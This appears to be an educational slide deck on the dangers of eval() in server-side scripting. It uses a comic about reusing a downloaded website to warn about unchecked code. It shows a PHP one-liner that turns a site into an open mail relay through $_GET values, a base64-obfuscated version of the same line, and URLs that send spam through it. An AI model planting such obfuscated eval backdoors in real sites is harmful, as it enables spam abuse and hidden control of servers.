

Server Side Scripting :


The Evils of eval

The Story so far ...

Selina's out for coffee with polly...

Yeah sure I'll knock up
that website for you.

I need it by the 30th
so don't hang about.



How rude!

On the 29th Selina receives a call...

Hey how's that website coming on you didn't forget did you?

No of course not!
See you tomorrow!



Holy shit
I completely
forgot



Oh, what can I do!

I know, I'll download a pre-built site from the internet!

One hour later...

Thanks for the site!
What took you though?


I'm not helping
her again!





Stop!

- Does Selina know where her pre-coded website came from?
- Has she checked the source herself?





Introducing eval()

```
eval(string)
```

Executes string as if it were a series of statements included in the source



Example 1 : PHP

Single line http mail relay...

```
eval(`mail($_GET["to"], $_GET["subj"], $_GET["mess"]);`);
```

Executed with...

```
http://www.victim.com/index.php?to=victim@yahoo.com&subj=some spam&mess=some more spam
```

Example 2 : PHP

Single line base64 encoded http mail relay...

```
eval(base64_decode("bWFpbCgkX0dFVFvigJx0b+KAnV  
0sICRfR0VUW+KAnHN1YmrigJ1dLCAkX0dFVFvigJxtZXNz  
4oCdXSsk7"));
```

Executed with...

```
http://www.victim.com/index.php?to=victim@yah  
oo.com&subj=some spam&mess=some more spam
```

Vulnerable Languages

- Javascript
- ActionScript
- Lisp
- Perl
- PHP
- PostScript
- Python
- ColdFusion
- REALbasic
- Ruby
- Forth
- VBScript

References

1. php documentation [online] <http://de2.php.net/manual/en/function.mail.php>
2. Base 64 encoder [online] <http://www.opinionatedgeek.com/dotnet/tools/Base64Encode/Default.aspx>
3. eval wikipedia entry [online] <http://en.wikipedia.org/wiki/Eval>
4. php documentation [online] <http://de2.php.net/manual/en/function.eval.php>
5. 2600 Magazine Vol. 25 Issue 4 – De-obfuscating Scripting Languages
6. Viz magazine issue 83 2009